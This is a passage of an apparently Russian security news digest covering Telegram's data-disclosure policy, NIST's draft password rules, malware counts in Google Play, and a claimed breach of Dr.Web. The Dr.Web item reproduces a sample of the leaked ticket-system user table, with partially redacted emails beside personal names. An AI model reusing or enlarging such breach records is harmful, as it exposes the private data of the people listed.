


ПАВЕЛ ДУРОВ ОБ ИЗМЕНЕНИИ TERMS OF SERVICE TELEGRAM

Глава Telegram прокомментировал изменения в условиях предоставления услуг (Terms of Service) и политике конфиденциальности (Privacy Policy) платформы. По словам Дурова, в большинстве стран Telegram сотрудничал с правоохранительными органами и мог раскрывать властям IP-адреса и номера телефонов преступников с 2018 года.

Дело в том, что обновленные версии документов гласят, что IP-адреса и номера телефонов тех, кто нарушает правила Telegram, могут быть раскрыты соответствующим органам в ответ на правомерные юридические запросы.

> «С 2018 года Telegram может раскрывать IP-адреса / номера телефонов преступников властям в большинстве стран в соответствии с нашей политикой конфиденциальности.
>
> Всякий раз, когда мы получали правильно оформленный юридический запрос по соответствующим каналам связи, мы проверяли его и раскрывали IP-адреса / номера телефонов опасных преступников.
>
> В Европе в третьем квартале наблюдался рост числа правомерных юридических запросов, которые мы получили. Этот рост был вызван тем, что все больше органов власти ЕС стали использовать для своих запросов правильный канал связи, предусмотренный законом DSA в ЕС [Закон о цифровых услугах]. Информация об этой линии связи была доступна всем, кто заходил на сайт Telegram или гуглил Telegram EU address for law enforcement с начала 2024 года.
>
> Чтобы уменьшить путаницу, мы упорядочили и унифицировали нашу политику конфиденциальности для разных стран. Но наши основные принципы не изменились. Мы всегда стремились соблюдать соответствующие местные законы — до тех пор, пока они не противоречат нашим ценностям свободы и конфиденциальности.
>
> Telegram был создан для защиты активистов и обычных людей от коррумпированных правительств и корпораций, мы не позволяем преступникам злоупотреблять нашей платформой или скрываться от правосудия», — рассказал Дуров в своем Telegram-канале.



ТРЕБОВАНИЯ К ПАРОЛЯМ

Национальный институт стандартов и технологий США (The National Institute of Standards and Technology, NIST), федеральный орган, устанавливающий технологические стандарты для правительственных учреждений, организаций по стандартизации и частных компаний, предложил пересмотреть некоторые из требований к паролям. В частности, предлагается отказаться от обязательного сброса, требований или ограничений на использование определенных символов, а также от контрольных вопросов.

Представители NIST опубликовали второй публичный черновик проекта SP 800-63-4, последней версии Digital Identity Guidelines. Помимо прочего, в этом документе содержатся технические требования и рекомендации для методов определения достоверности цифровых идентификационных данных, используемых для аутентификации в интернете. Организации, которые взаимодействуют с федеральным правительством США в онлайне, обязаны соблюдать эти требования.

Раздел, посвященный паролям, содержит большое количество правил, противоречащих общепринятым сегодня нормам. К примеру, предлагается не требовать от конечных пользователей периодически менять пароли.

Дело в том, что это требование появилось несколько десятилетий назад, когда безопасность паролей была плохо изучена и люди часто выбирали в качестве паролей имена и простые слова, которые легко угадать. С тех пор большинство сервисов стали требовать использования более надежных паролей, состоящих из случайных символов или фраз. Если пароли подобраны правильно, требование периодически менять их (раз в один-три месяца) может привести к снижению уровня безопасности, поскольку уже известно, что это лишь стимулирует пользователей к использованию более слабых паролей, которые им проще придумывать и запоминать.

Еще одно требование, которое, по мнению NIST, приносит больше вреда, чем пользы, — это обязательное использование в пароле определенных символов или запрет на них. Например, пароль должен содержать как минимум одну цифру, один специальный символ, одну заглавную и одну строчную букву. Если пароли сами по себе достаточно длинные и случайные, такие ограничения тоже не приносят никакой пользы.

В итоге обновленные рекомендации NIST гласят, что некоторые практики должны быть запрещены, если организация хочет соответствовать стандартам:

- верификаторы и CSP не должны вводить правила составления паролей (например, требовать сочетания различных типов символов);
- верификаторы и CSP не должны требовать от пользователей периодической смены паролей.

В данном случае «верификаторы» — это бюрократическая формулировка для обозначения организаций, которые проверяют личность владельца учетной записи, подтверждая его аутентификационные данные. А CSP — это доверенная структура, которая назначает или регистрирует аутентификаторы для владельцев учетных записей.

Также обновленный документ содержит ряд других рекомендаций:


- верификаторы и CSP обязаны требовать, чтобы длина пароля составляла не менее 8 символов, и могут требовать, чтобы длина пароля составляла не менее 15 символов;
- верификаторы и CSP должны разрешать максимальную длину пароля как минимум 64 символа;
- верификаторы и CSP должны позволять использовать в паролях все печатные символы ASCII и символ пробела;
- верификаторы и CSP должны принимать в паролях символы Unicode, и каждый Unicode-символ должен учитываться как один символ при оценке длины пароля;
- верификаторы и CSP не должны устанавливать иные правила составления паролей (например, требовать сочетания различных типов символов);
- верификаторы и CSP не должны требовать от пользователей периодически менять пароли, однако верификаторы обязаны принудительно сменять пароли, если есть доказательства компрометации аутентификатора;
- верификаторы и CSP не должны разрешать пользователям хранить подсказки, доступные неаутентифицированным лицам;
- верификаторы и CSP не должны предлагать пользователям проверки на основе знаний (Knowledge-based authentication, например «Как звали вашего первого питомца?») или контрольные вопросы при выборе пароля;
- верификаторы обязаны проверять весь введенный пароль полностью (то есть не усекать его).

Новые рекомендации NIST, если их примут в окончательной версии документа, не будут обязательными для всех, однако они могут стать убедительными аргументами в пользу отказа от многих устаревших практик.


МАЛВАРЬ В GOOGLE PLAY STORE

Специалисты компании Zscaler подсчитали, что в период с июня 2023 года по апрель 2024 года через официальный магазин Google Play распространялось более 200 вредоносных приложений, которые загрузили около 8 МИЛЛИОНОВ пользователей.


Самыми распространенными угрозами оказались: инфостилеры Joker (38,2%) и Facestealer (14,7%), различная рекламная малварь (35,9%), троянизированные приложения Harly (1,8%), банковский троян Anatsa (1,4%).



Почти половина вредоносных приложений, обнаруженных исследователями, была опубликована в Google Play в категориях «ИНСТРУМЕНТЫ», «ПЕРСОНАЛИЗАЦИЯ», «ФОТОГРАФИЯ», «ПРОДУКТИВНОСТЬ» и «СТИЛЬ ЖИЗНИ».



От атак мобильной малвари больше всего пострадали пользователи из ИНДИИ и США, а за ними следуют КАНАДА, ЮЖНАЯ АФРИКА и НИДЕРЛАНДЫ.




Продолжение статьи →

← Начало статьи

АТАКА НА «ДОКТОР ВЕБ»

В середине октября специалисты Data Leakage & Breach Intelligence (DLBI) сообщили, что хакерская группировка DumpForums заявила о компрометации инфраструктуры компании «Доктор Веб». При этом через официальный Telegram-бот компании пользователям пришли сообщения о взломе.




Forwarded from Dr.Web
Компания Dr.Web была взломана командой DumpForums, телеграм канал - [redacted]. Все данные клиентов скомпрометированы, антивирус теперь с изюминкой. 18:22

Сообщение от хакеров, отправленное через Telegram-бота

По информации DLBI, хакеры обнародовали дампы ldap.dev.drweb[.]com, vxcube.drweb[.]com, bugs.drweb[.]com, antitheft.drweb[.]com, rt.drweb[.]com и другие. Исследователи писали, что данные актуальны на 17 сентября 2024 года.

В своем Telegram-канале группировка сообщила, что похитила у компании свыше 10 Тбайт данных и скрывалась в сети компании больше месяца.

> *«Нам удалось взломать и выгрузить сервер корпоративного GitLab, где хранились внутренние разработки и проекты, сервер корпоративной почты, Confluence, Redmine, Jenkins, Mantis, RocketChat — системы, где велась разработка и обсуждались задачи. Все проекты по улучшению безопасности теперь, кажется, нуждаются в защите сами по себе. Не оставили без внимания и ресурсы по управлению ПО. Клиентские базы данных. Да, данные пользователей, которые доверяли Dr.Web свою безопасность, мы также выгрузили. Вишенка на торте — домен контроллер. После того как мы овладели им, нам оставалось лишь пополнять наши накопители, выгружая все больше данных», — писали участники DumpForums.*



"name"	"comments"	"realname"
'RT_System'	'Do not delete or modify this user. It is integral to RT''s internal database structures'	'The RT System itself'
[redacted]ngenieros.com'	'Autocreated on ticket submission'	'artemio'
[redacted].de'	'Autocreated on ticket submission'	'ЗАКАЗ'
[redacted]@roxsystems.com'	'Autocreated on ticket submission'	'Нью. Техн.'
[redacted]@droppatrol.de'	'Autocreated on ticket submission'	'Дмитрий Морозов'
[redacted]andex.ru'	'Autocreated on ticket submission'	'per1784'
[redacted]5shel@tdnam.	'Autocreated on ticket submission'	'Никита Лебедев'
[redacted]spiros@tdnam.co	'Autocreated on ticket submission'	'Иван Иванов'
[redacted]com'	'Autocreated on ticket submission'	'Remont'
[redacted]3@msn.com'	'Autocreated on ticket submission'	'Deborah.Gong'
[redacted]om'	'Autocreated on ticket submission'	'请转有关人事'
[redacted]inadiaz.com'	'Autocreated on ticket submission'	
[redacted]ice.de'	'Autocreated on ticket submission'	
[redacted]ass.com'	'Autocreated on ticket submission'	'Online Farmasee'
[redacted]mbler.ru'	'Autocreated on ticket submission'	'ebilum'
[redacted]767@renfert.com'	'Autocreated on ticket submission'	'warranted767'
[redacted]e@live.com'	'Autocreated on ticket submission'	'Adelaide.Bing'

Бывший сотрудник «Доктор Веб», пожелавший сохранить анонимность, подтвердил «Хакеру» подлинность информации на опубликованных хакерами скриншотах.

Представители «Доктор Веб» выпустили официальное заявление, согласно которому сообщения о взломе не соответствуют действительности.

